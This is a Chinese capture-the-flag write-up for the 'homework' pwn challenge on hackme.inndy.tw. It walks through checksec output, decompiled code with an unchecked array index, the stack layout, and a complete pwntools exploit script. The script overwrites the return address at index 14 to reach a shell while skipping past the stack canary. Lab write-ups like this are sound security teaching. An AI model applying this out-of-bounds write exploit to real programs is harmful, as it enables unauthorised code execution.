
题目7 bin6

homework


一波检查和分析




```
king@ubuntu: ~/桌面/Hackme
king@ubuntu:~/桌面/Hackme$ checksec homework
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/Hackme/homework'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
king@ubuntu:~/桌面/Hackme$ 
```



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  set_timeout();
  unbuffer_io();
  ask_name();
  run_program();
  say_goodbye();
  return 0;
}
```




```
void ask_name()
{
  printf("What's your name? ");
  gets(name);
}
```



```
void run_program()
{
  int i; // [esp+8h] [ebp-40h]
  int v; // [esp+Ch] [ebp-3Ch]
  int act; // [esp+10h] [ebp-38h]
  int arr[10]; // [esp+14h] [ebp-34h]
  unsigned int v4; // [esp+3Ch] [ebp-Ch]

  v4 = __readgsdword(0x14u);
  for ( i = 0; i <= 9; ++i )
    arr[i] = 0;
  while ( 1 )
  {
    puts("0 > exit");
    puts("1 > edit number");
    puts("2 > show number");
    puts("3 > sum");
    puts("4 > dump all numbers");
    printf(" > ");
    __isoc99_scanf("%d", &act);
    switch ( act )
    {
      case 0:
        return;
      case 1:
        printf("Index to edit: ");
        __isoc99_scanf("%d", &i);
        printf("How many? ");
        __isoc99_scanf("%d", &v);
        arr[i] = v;
        break;
      case 2:
        printf("Index to show: ");
        __isoc99_scanf("%d", &i);
        printf("arr[%d] is %d\n", i, arr[i]);
        break;
      case 3:
        v = 0;
        for ( i = 0; i <= 9; ++i )
          v += arr[i];
        printf("Sum is %d\n", v);
        break;
      case 4:
        for ( i = 0; i <= 9; ++i )
          printf("arr[%d] is %d\n", i, arr[i]);
        break;
      default:
```

000006A2 run_program:1 (80486A2)




```
void say_goodbye()
{
  printf("Goodbye, %s\n", name);
}
```

开了栈溢出保护和堆栈不可执行，看main，这里name是到bss段的，最后saybye的时候打印出来，重点看中间的程序，发现有数组，这里一开始不明感没做过这种题目，一

C/C++不对数组做边界检查。 可以重写数组的每一端，并写入一些其他变量的数组或者甚至是写入程序的代码。不检查下标是否越界可以有效提高程序运行的效率，因为如果你检查，那么编译器必须在生成的目标代码中加入额外的代码用于程序运行时检测下标是否越界，这就会导致程序的运行速度下降，所以为了程序的运行效率，C / C++才不检查下标是否越界。发现如果数组下标越界了，那么它会自动接着那块内存往后写。

漏洞利用：继续往后写内存，这里就可以通过计算，写到我们的ret位置处，这样就可以直接getshell啦~

再回来这题的栈，



```
-00000048
-00000048                    db ? ; undefined
-00000047                    db ? ; undefined
-00000046                    db ? ; undefined
-00000045                    db ? ; undefined
-00000044                    db ? ; undefined
-00000043                    db ? ; undefined
-00000042                    db ? ; undefined
-00000041                    db ? ; undefined
-00000040 i                  dd ?
-0000003C v                  dd ?
-00000038 choice             dd ?
-00000034 arr                dd 10 dup(?)
-0000000C var_C              dd ?
-00000008                    db ? ; undefined
-00000007                    db ? ; undefined
-00000006                    db ? ; undefined
-00000005                    db ? ; undefined
-00000004                    db ? ; undefined
-00000003                    db ? ; undefined
-00000002                    db ? ; undefined
-00000001                    db ? ; undefined
+00000000  s                 db 4 dup(?)
+00000004  r                 db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

这里中间间隔了60，也就是15条4字节的指令，下标从0开始，那么ret的下标就是14，这样就轻松地绕过了cananry，同时这题里面有现成的system函数（0x080485FB），

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='i386', os='linux')
local = 1
elf = ELF('./homework')
if local:
   p = process('./homework')
   libc = elf.libc
else:
   p = remote('hackme.inndy.tw',7701)
   libc = ELF('./libc.so.6')

def z(a=''):
   gdb.attach(p,a)
   if a == '':
       raw_input()

p.recvuntil("What's your name? ")
p.sendline("Your father")
p.recvuntil("4 > dump all numbers")
p.recvuntil(" > ")
p.sendline("1")
p.recvuntil("Index to edit: ")
p.sendline("14")
p.recvuntil("How many? ")
system_addr = 0x080485FB
p.sendline(str(system_addr))
p.sendline('0')
p.interactive()
```

总结：

这里利用数组下标溢出轻松绕过canary直接到ret去getshell~完美。

后续会继续更新喔~

canary题目集.zip (0.021 MB) 下载附件

点击收藏 | 3 关注 | 3

上一篇：PHP是如何解析JSON的 下一篇：某司微信直饮水充值管理平台测试笔记

1. 1 条回复

cucko**** 2019-04-19 13:45:41

思路清晰，图文结合易懂，特别适合我这样的新手，希望作者多一些作品！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板